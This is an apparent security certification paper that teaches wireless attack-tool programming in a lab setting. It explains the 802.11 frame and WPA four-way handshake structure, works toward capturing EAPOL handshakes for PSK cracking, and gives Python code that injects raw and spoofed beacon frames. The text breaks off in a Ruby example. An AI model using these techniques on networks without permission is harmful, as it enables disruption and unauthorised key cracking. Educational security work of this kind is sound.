Programming Wireless Security

GAWN Gold Certification

Author: Robin Wood, robin@freedomsoftware.co.uk

Adviser:Joey Neim

Accepted: November 12th 2007

Table of Contents

1 Introduction

This paper is an introduction to some of the programming techniques needed to build wireless security tools. It will go through installing some basic tools then discuss topics including packet injection, sniffing and filtering and give a brief overview of WPA Pre-Shared Key and the EAPOL 4 way handshake. All the techniques will be brought together to create an application to automate capturing an EAPOL handshake which can then be used to attempt to crack the Pre-Shared Key.

Due to the current popularity of both Ruby and Python all the code samples used will be given in both languages. The tools used and created are intended to be used on a Linux system but the concepts discussed are generic. The paper will be distribution independent with required applications being installed from source rather than using packages, however, if you are able to install the required packages through your distribution it may be easier. If you do this you need to check version numbers and you may need to modify paths or other information.

This paper is not designed to teach programming and assumes at least a basic knowledge of programming and wireless terminology.

All WPA PSK discussions apply equally to both WPA or WPA2 as they both use the same authentication techniques.

2 Setting Up The Lab

To make building and testing your applications easier you will require the following:

1. Development/Attacker Machine

This is the main development machine. It will need Linux and all the tools described in the next section installed. It will need a wireless card which supports monitor mode and packet injection. All work done in this paper is based on an Atheros based wireless card running the madwifi-ng version 0.9.4.

2. Network Sniffer

While not essential this is a useful tool to the check packets you are injecting are being transmitted correctly and to confirm that any packet sniffing your application is doing matches a tried and tested application. Kismet [5] is an ideal choice here.

3. Victim

This is any machine which can connect to a WPA network. When in need of a spare machine I found my mobile phone which supports wifi worked well enough.

4. Access Point

A standard access point configured with WPA PSK.

Ideally all these are separate devices however it is sometimes impractical to have 4 machines so the network sniffer and victim can be the same machine, switching between the two functions as necessary. It is also possible to have multiple wireless devices on the same machine.

3 The Tools

In this section we will go through installing the tools required for the rest of the paper.

- Lorcon

Lorcon is a tool created by Josh Wright and Mike Kershaw (Dragorn) to simplify packet injection on 802.11 networks. It supports a large number of wireless cards, a list of which can be found on its homepage http://802.11ninja.net/lorcon/ .

To install it, download the latest version from:

svn co http://802.11ninja.net/svn/lorcon/trunk

Then run the standard Linux

```
./configure
make
make install
```

Next, as root, edit the file /etc/ld.so.conf and check there is a line for /usr/local/lib. If there is not then add it then run

```
ldconfig
```

To check the install worked run

```
ldconfig -v|grep liborcon
```

If you see a line like this:

```
liborcon-1.0.0.so -> liborcon.so
```

then the install worked, if not check ld.so.conf again.

To test Lorcon is properly installed it comes with a test application. To make it run from within the source directory

```
make tx
```

This will build the tx binary which can be ran by

```
./tx
```

This will give you some help text and a list of supported drivers. To actually transmit some packets you can run it like this:

```
./tx -i ath0 -n 200 -c 10 -s 10 -d madwifing
```

Assuming everything is installed correctly you should get some timing information. If you get any errors but you got the help text from running the binary on its own then Lorcon is at least partially working. In this situation, to get support I suggest joining the Lorcon mailing list [4].

- Pylorcon

Pylorcon is a python wrapper for Lorcon. The latest version can be downloaded from:

http://code.google.com/p/pylorcon/

Watch out when unpacking the tarball as, at time of writing, it didn't contain a directory structure and so unpacked the files into the current directory.

Install instructions can be found in the README file.

The package comes with a tx.py test script which emulates the tx program from Lorcon.

- Scapy

Scapy describes itself as “a powerful interactive packet manipulation program” [6]. It can be used to both send and receive data at layer 2 and 3 and can dissect a large number of different protocols. Added to this is the built in ability to perform other tasks such as ARP cache poisoning and port scanning.

In this paper I will be covering using Scapy to perform packet filtering and dissection but I encourage readers to learn more about the other aspects of this very flexible tool.

Scapy can be downloaded from:

http://www.secdev.org/projects/scapy/

The scapy.py file needs to be included in the same directory as your python script to use it.

At the time of writing, the current version of Scapy (version 1.1.1) is missing a feature needed towards the end of this paper see Appendix A for further details.

- ruby lorcon

This is a Ruby wrapper for Lorcon and is distributed with the Metasploit framework, however Metasploit does not need to be installed for the wrapper to work. To install it, download the latest Metasploit from http://www.metasploit.com/. The wrapper can be found in the /external/ruby-lorcon directory. It comes with a readme file on how to install it.

The wrapper also comes with a test script, test.rb which emulates the tx program from Lorcon.

- Scruby

Scruby is a Ruby port of Scapy. It currently contains a much smaller subset of protocols but is being actively developed with protocols being ported from Scapy all the time. As with the Ruby Lorcon wrapper, it is distributed with Metasploit and can be found in the lib/scruby directory.

Also, as with Scapy, there are a number of issues which are documented in Appendix A.

4 “Hello World”

The first application we will build is the standard “hello world”.

1. *Python*

```
#!/usr/bin/env python

import sys
import pylorcon

lorcon = pylorcon.Lorcon("ath0", "madwifing")
lorcon.setfunctionalmode("INJECT");
lorcon .setmode("MONITOR");
lorcon.setchannel(11);

print "About to transmit Hello World";

packet = 'Hello World';

for n in range(1000):
      lorcon.txpacket (packet);

print "Done";
```

The script starts by importing the system and the Lorcon packages and then creates a new instance of the Lorcon class. The two parameters are the wireless interface and the driver. The full list of drivers can be found on the Lorcon homepage [4] but be aware, not all drivers support all features.

The next functions setup the card into the correct mode and set the channel. A packet is created with the contents "Hello World" and is then transmitted 1000 times by the txpacket command in the for loop. The large number of transmissions makes it easier to spot the packet in a packet capture.

2. Ruby

```
#!/usr/bin/env ruby
require "Lorcon"

wifi = Lorcon::Device.new('ath0', 'madwifing')

wifi.fmode = "INJECT"
wifi.channel= 11
wifi.txrate = 2
wifi.modulation = "DSSS"

packet = "Hello World";

1000.times do
    wifi.write(packet)
end

puts "Done"
```

The Ruby script works in a similar way to the Python one, it initially imports the Lorcon library then sets up up the card and defines the driver and the interface. The packet is then created and transmitted 1000 times.

3. Running the Scripts

Before running the scripts, start up a wireless packet sniffer on your monitor box and lock it to your chosen channel. You are now ready to run your script. Once it has finished close down the sniffer and view the packet capture file created. I recommend using Wireshark (http://www.wireshark.org/) as it allows you to easily manipulate and dissect packets.

When viewing this packet capture, a packet dissector will probably claim that all the packets are malformed, however if you look at the actual data captured you should see the packet contains the string “hello world”. This is because the data we told to the scripts to send was not a valid 802.11 packet just a piece of text. This highlights an important point, Lorcon will send any data it is told do and does not do any validity checking. This can be both a good and a bad thing depending on what you are trying to achieve. The good side is that it allows you to create packets with any content and so it is easy to create fuzzers and other tools which need to send out non-standard data. The bad side is that if you make a mistake when crafting your packet there is nothing to pick it up. This is why I highly recommend using something like Wireshark to monitor all the data you are sending as its protocol analyser allows you to check each individual field in the packet which makes troubleshooting a lot easier.

5 802.11 Frame Structure

This chapter will give an overview of the 802.11 frame structure, highlighting areas which will be of importance in the upcoming chapters.

For this paper we will be interested in 3 specific types of message:

- Beacon Frame – The message sent out from an access point to advertise its presence.
- Deauthentication Frame – This message can be sent by either an access point or a station (client machine) and is used to indicate that the authentication between the two is finished.

When sent by an access point, the message can either be targeted at a single client or it can be broadcast to deauthenticate all associated clients.

- The 802.11i handshake – This will be discussed in more detail later but is the way WPA Pre Shared Key handles authentication.

If you are interested in further information about the 802.11 specification, a good technical reference for the whole standard can be found on the IEEE website [3].

1. 802.11 Frame Overview


The 802.11 specification defines three types of frames:

- Management – frames used to manage the network, including beacons, probes and authentication.
- Data – The actual data being carried by the network, can be encrypted (WEP or WPA) or unencrypted.
- Control – These frames are used acknowledge the receipt of data packets.

All data transmitted on the network should be one of these types. The data will be wrapped in a structure called the frame header which will be discussed in the next section. It is the lack of this frame header which would cause dissectors to report that the "Hello World" example is corrupt data.

1. Frame Header

Each frame contains a standard header as shown in Figure 1.



FC	DUR	Address 1	Address 2	Address 3	SEQ	Address 4	Data	FSC
2	2	6	6	6	2	6	Variable	4

Figure 1: 802.11 Frame Header

The header contains all the information needed to get the frame to where it is going and allow the receiver to understand what message the frame is carrying.

The first field is the Frame Control (FC) field, this is a bitmap which contains options which specify the layout of the rest of the frame. This field will be discussed in more detail in the next section.

Next comes the address fields, the first three fields are mandatory while the fourth is optional and is only used in a Wireless Distribution System (WDS). When not used, this space contains data. The meaning of the address fields varies depending on type of the frame as explained below.

The sequence control (SEQ) field is used for fragmentation and packet reassembly.

After the header comes the data field which can be of variable length, and finally comes the Frame Check Sequence (FCS). This is a CRC value covering both the header and the body.

2. The Frame Control Field

The frame control field is a bitmap field which specifies how the rest of the header is laid out. Its structure is shown in Figure 2.

Protocol	Type	Subtype	To DS	From DS	More Frag	Retry	Power Mgnt	More Data	WEP	Order
2	2	4	1	1	1	1	1	1	1	1

Figure 2: Frame Control Field

The first field, protocol, is currently always set to 0.

The “Type” and “Subtype” values are used to specify the type of packet. “Type” can be one of four values:

- 00 – Management
- 01 – Control
- 10 – Data
- 11 – Reserved/Unused

The “Subtype” then breaks the type down further, some common examples are (type/subtype):

- 00/0000 – Management/Association Request
- 00/1000 – Management/Beacon
- 00/1011 - Management/Authentication
- 00/1100 – Management/Deauthentication
- 01/1011 – Control/Request To Send (RTS)
- 10/0000 – Data/Data

The “From DS” and “To DS” specify the addressing type of the frame as follows:

- From DS = 0, To DS = 0 – Ad-hoc or IBSS mode. In this mode the address fields will contain the following:
    - Address 1 – The destination
    - Address 2 – The source

    - Address 3 – The BSSID
- From DS = 1, To DS = 0 – Data from the DS, e.g. from the wired network. In this mode the address fields will contain the following:
    - Address 1 – The destination address on the wired side
    - Address 2 – The BSSID
    - Address 3 – The source address of the wireless client
- From DS = 0, To DS = 1 – Data heading to the DS, e.g. From a wireless client to a wired network. In this mode the address fields will contain the following:
    - Address 1 – The BSSID
    - Address 2 – The source address of the sender on the wireless network
    - Address 3 – The destination address of the wired client
- From DS = 1, To DS = 1 – Used in WDS systems to indicate a frame being sent from one AP to another.

I have picked out the way that the address fields are used for the frame types we are interested in this paper. The position of these addresses will be important later when we start creating our own frames and sniffing data so we can work out where to send our data to or where captured data is coming from and heading to.

As an aside, when the source address and the BSSID are the same, this implies that it is the AP that is talking to the client and vise-versa, when the destination and BSSID are the same, a client is talking to the access point. This will be important during deauthentication attacks as it will be the access point which will be sending out the frames.


The rest of the bits in this field are used to specify power management, fragmentation and to specify whether WEP is in use or not. For more information on these fields, see the reference at the start of this section.

2. Beacon Frames

Beacon frames are used by an access point to advertise its presence, its name and its features.

They are not mandatory in a wireless network and most access points have an option to turn off beacons. A lot of people believe turning off beacons will hide their network from attacks as their SSID will no longer be broadcast. Unfortunately this isn't the case as the SSID is transmitted in clear text in all management frames so while the network is hidden while there is no data being transmitted, as soon as an attacker can collect a management frame they can find the network SSID.

Beacon frames are identified by the type field being set to 0 (Management frame) and a subtype of 8. Figure 3 contains a screenshot taken from Wireshark of a dissected beacon frame. As you can see, the source address and the BSSID are both the same, indicating that the data being sent is from the AP itself and the destination address is ff:ff:ff:ff:ff:ff which indicates the frame is broadcast frame, i.e. for anyone listening.



```
▽ IEEE 802.11 Beacon frame, Flags: ........
    Type/Subtype: Beacon frame (0x08)
  ▽ Frame Control: 0x0080 (Normal)
      Version: 0
      Type: Management frame (0)
      Subtype: 8
    ▷ Flags: 0x0
    Duration: 0
    Destination address: Broadcast (ff:ff:ff:ff:ff:ff)
    Source address: AsustekC_ce:e2:28 (00:0e:a6:ce:e2:28)
    BSS Id: AsustekC_ce:e2:28 (00:0e:a6:ce:e2:28)
    Fragment number: 0
    Sequence number: 2474
▽ IEEE 802.11 wireless LAN management frame
  ▽ Fixed parameters (12 bytes)
      Timestamp: 0x000000908301E18C
      Beacon Interval: 0.102400 [Seconds]
    ▷ Capability Information: 0x0411
  ▽ Tagged parameters (77 bytes)
    ▷ SSID parameter set: "sans-gold1"
    ▷ Supported Rates: 1.0(B) 2.0(B) 5.5(B) 11.0(B) 18.0 24.0 36.0 54.0
    ▷ DS Parameter set: Current Channel: 11
    ▷ Traffic Indication Map (TIM): DTIM 2 of 3 bitmap empty
    ▷ ERP Information: no Non-ERP STAs, do not use protection, short or long preambles
    ▷ ERP Information: no Non-ERP STAs, do not use protection, short or long preambles
    ▷ Extended Supported Rates: 6.0 9.0 12.0 48.0
    ▷ Vendor Specific: Broadcom
    ▷ Vendor Specific: WPA
```

Figure 3: Screenshot of a beacon frame in Wireshark

We will use beacon frames to test sending 802.11 data as they are easy to create and easy to detect with either a sniffer or any other machine which is capable of looking for beacons.

3. Deauthentication Frames


When a client connects to an encrypted wireless network it must first associate itself then authenticate. The authentication process uses either a shared secret or PKI to allow the client to prove they are allowed to use the network. The authentication process is done using authentication frames and the opposite, deauthentication, is done using deauthentication frames. Deauthentication can be done by either an access point or a client and is usually done at the end of a session to close it down cleanly and destroy the encryption keys. An access point can also do a broadcast deauthentication which will remove all connected clients.

The deauthentication frame is identified by a type 0 (Management) and a subtype of 12 (0xc). The situation we are interested in here is an access point sending the deauthentication so the address fields will be set with:

- Address 1 – Destination client or broadcast (ff:ff:ff:ff:ff:ff)
- Address 2 – The source address, in this case the access point
- Address 3 – The BSSID, again, the address of the access point

As part of the deauthentication frame there is a field for the reason for the deauthentication, a list of reason codes is included in Appendix B.

A screenshot of Wireshark disassembling a deauthentication frame can be seen in Figure 4.



```
▽ IEEE 802.11 Deauthentication, Flags: ........
    Type/Subtype: Deauthentication (0x0c)
  ▽ Frame Control: 0x00C0 (Normal)
      Version: 0
      Type: Management frame (0)
      Subtype: 12
    ▽ Flags: 0x0
        DS status: Not leaving DS or network is operating in AD-HOC mode (To DS: 0 From DS: 0) (0x00)
        .... .0.. = More Fragments: This is the last fragment
        .... 0... = Retry: Frame is not being retransmitted
        ...0 .... = PWR MGT: STA will stay up
        ..0. .... = More Data: No data buffered
        .0.. .... = Protected flag: Data is not protected
        0... .... = Order flag: Not strictly ordered
    Duration: 314
    Destination address: Broadcast (ff:ff:ff:ff:ff:ff)
    Source address: AsustekC_ce:e2:28 (00:0e:a6:ce:e2:28)
    BSS Id: AsustekC_ce:e2:28 (00:0e:a6:ce:e2:28)
    Fragment number: 0
    Sequence number: 160
▽ IEEE 802.11 wireless LAN management frame
  ▽ Fixed parameters (2 bytes)
      Reason code: Class 3 frame received from nonassociated station (0x0007)
```

Figure 4: Screenshot of a deauthentication frame in Wireshark

4. 802.11i Authentication Packets and the WPA Handshake

We will start with a short overview of WPA. As already mentioned, where the term WPA is used in this paper, the techniques and descriptions used equally apply to WPA2, the only difference between the two versions is in the algorithms used for encryption and message integrity [7].

There are two varieties of WPA, Preshared Key (PSK) and Enterprise. In PSK mode, as the name implies, there is a shared secret which is used by all the clients. The access point is responsible for taking that key and from it creating the various keys needed to encrypt the communication.

Enterprise mode allows a much more fine grained approach, giving each client its own secret and moving the responsibility for handling the keys from the access point to a separate server, usually a RADIUS server. For more information on WPA Enterprise visit the Wikipedia article [8] or the IEEE specification [9].

The attack we are going to develop here is against WPA PSK and involves capturing what is known as the “four way handshake”. This is a set of 4 packets which is used to prove both the client and the server know the preshared key and to exchange enough data to set up the keys needed for the session. The following information is based on the IEEE specification [11] and the Wikipedia article [10]. The exchange is shown in Figure 5.




Figure 5: The Four Way Handshake

Step 1: The AP sends a nonce (single use random value) to the client (STA). Once the client has this value it can use it and the PSK to compute the PTK, it is this value that is used to generate all the keys needed for the session.

Step 2: The client sends a nonce back to the AP along with a Message Integrity Check (MIC). The AP now has enough information to compute the PTK.

Step 3: The AP sends a Group Transient Key (GTK) to the client along with a MIC. The GTK is the broadcast equivalent of the PTK and is transmitted encrypted by the KEK.

Step 4: The client finally acknowledges the GTK.

The PTK is a 64 byte value which, once computed, is broken down into a number of other keys. In this paper we are not going to look at these keys but just for completeness they are:


- 16 bytes of EAPOL-Key Encryption Key (KEK)
- 16 bytes of EAPOL-Key Confirmation Key (KCK)
- 16 bytes of Temporal Key (TK)
- 8 bytes of Michael MIC Authenticator Tx Key
- 8 bytes of Michael MIC Authenticator Rx Key

For more information on 802.11i

To be able to capture these packets we need to be able to identify them. Because the packet dissector handles the work of defining these packets as EAPOL packets all we need to do is to spot each of the four individual packets we are interested in. We can do this by looking at the values of certain fields and checking which values are set and how they compare to previous packets. Figure 6 shows a screenshot taken from Wireshark in which we can see all the fields needed to identify the packets.

The fields we are interested in are three of the single bit flags in the “Key Information” field (the “Key Install flag”, the

"Key Ack flag" and the "Key MIC flag"), the "Key Length" field and the "Replay Counter" field. By checking the direction of the packets, access point to client or vise versa, and the settings of these five values we can determine which packets are which.



```
▽ 802.1X Authentication
    Version: 1
    Type: Key (3)
    Length: 121
    Descriptor Type: EAPOL WPA key (254)
  ▽ Key Information: 0x01c9
      .... .... .... .001 = Key Descriptor Version: HMAC-MD5 for MIC and RC4 for encryption (1)
      .... .... .... 1... = Key Type: Pairwise key
      .... .... ..00 .... = Key Index: 0
      .... .... .1.. .... = Install flag: Set
      .... .... 1... .... = Key Ack flag: Set
      .... ...1 .... .... = Key MIC flag: Set
      .... ..0. .... .... = Secure flag: Not set
      .... .0.. .... .... = Error flag: Not set
      .... 0... .... .... = Request flag: Not set
      ...0 .... .... .... = Encrypted Key Data flag: Not set
    Key Length: 32
    Replay Counter: 1
    Nonce: 9470CDA6AEC8C4870AA5FA056BEBE35BEEB19D3F268B18B0...
    Key IV: 00000000000000000000000000000000
    WPA Key RSC: 0000000000000000
    WPA Key ID: 0000000000000000
    WPA Key MIC: D28184474B6F76A5DF2D088B2F1325AD
    WPA Key Length: 26
  ▷ WPA Key: DD180050F20101000050F20201000050F20201000050F202...
```

Figure 6: Wireshark dissection of an Authentication packet

Packet 1: This is the first packet so will originate from the AP and will have just the "Key Ack" flag set.

Packet 2: The packet is transmitted from the client and has the just the "Key MIC" flag set. Importantly, it also has a "Key Length" field greater than 0.

Packet 3: The packet is transmitted from the AP to the client and has all three bits set. At this point, we also need to record the value of the "Replay Counter".

Packet 4: The final packet from the client to the AP, only the “Key MIC” flag is set and the “Replay Counter” field matches the one recorded in packet 3.

Given all this information we can spot these packets as they are transmitted and go on to use them for our attack.

6 A Useful “Hello World”

Now we understand that data must be formatted into packets before it is sent out we are going to write a new “Hello World” program which sends out “Hello World” beacons.

1. Python

```
#!/usr/bin/python
import sys
import pylorcon
wifi = pylorcon.Lorcon("ath0", "madwifing")
wifi.setfunctionalmode("INJECT");
wifi.setmode("MONITOR");
wifi.setchannel(1);

essid = "HelloWorld"

length_of_essid = chr(len(essid))
destination_addr = '\xff\xff\xff\xff\xff\xff';
source_addr = '\xde\xad\xde\xad\xde\xad';

bss_id_addr = '\x00\x1f\xb8\xff\xe2\x28';

# Type/Subtype 0/8 Management/Beacon
packet = '\x80\x00'
# flags and duration
packet = packet + '\x00\x00';
packet = packet + destination_addr
packet = packet + source_addr
packet = packet + bss_id_addr
# sequence number
packet = packet + '\x90\x70';
# fixed params, timestamp, beacon interval, capability interval
packet = packet + '\x8a\xd1\xf7\x3c\x00\x00\x00\x00\x64\x00\x11\x04';
# tag number 0
packet = packet + '\x00' + length_of_essid + essid;
# tag number 1
packet = packet + '\x01' + '\x08\x82\x84\x8b\x96\x24\x30\x48\x6c'
# tag number 3
packet = packet + '\x03' + '\x01\x0b'
packet = packet + '\x05\x04\x02\x03\x00\x00'
packet = packet + '\x2a\x01\x00'
packet = packet + '\x2f\x01\x00'
packet = packet + '\x32\x04\x0c\x12\x18\x60'
packet = packet + '\xdd\x06\x00\x10\x18\x02\x00\x00';

print "About to transmit HelloWorld beacon";

for n in range(10000):
    wifi.txpacket (packet);

print "Done";
```

2. Ruby

```
#!/usr/bin/env ruby

$datastore = Hash.new("Unknown")
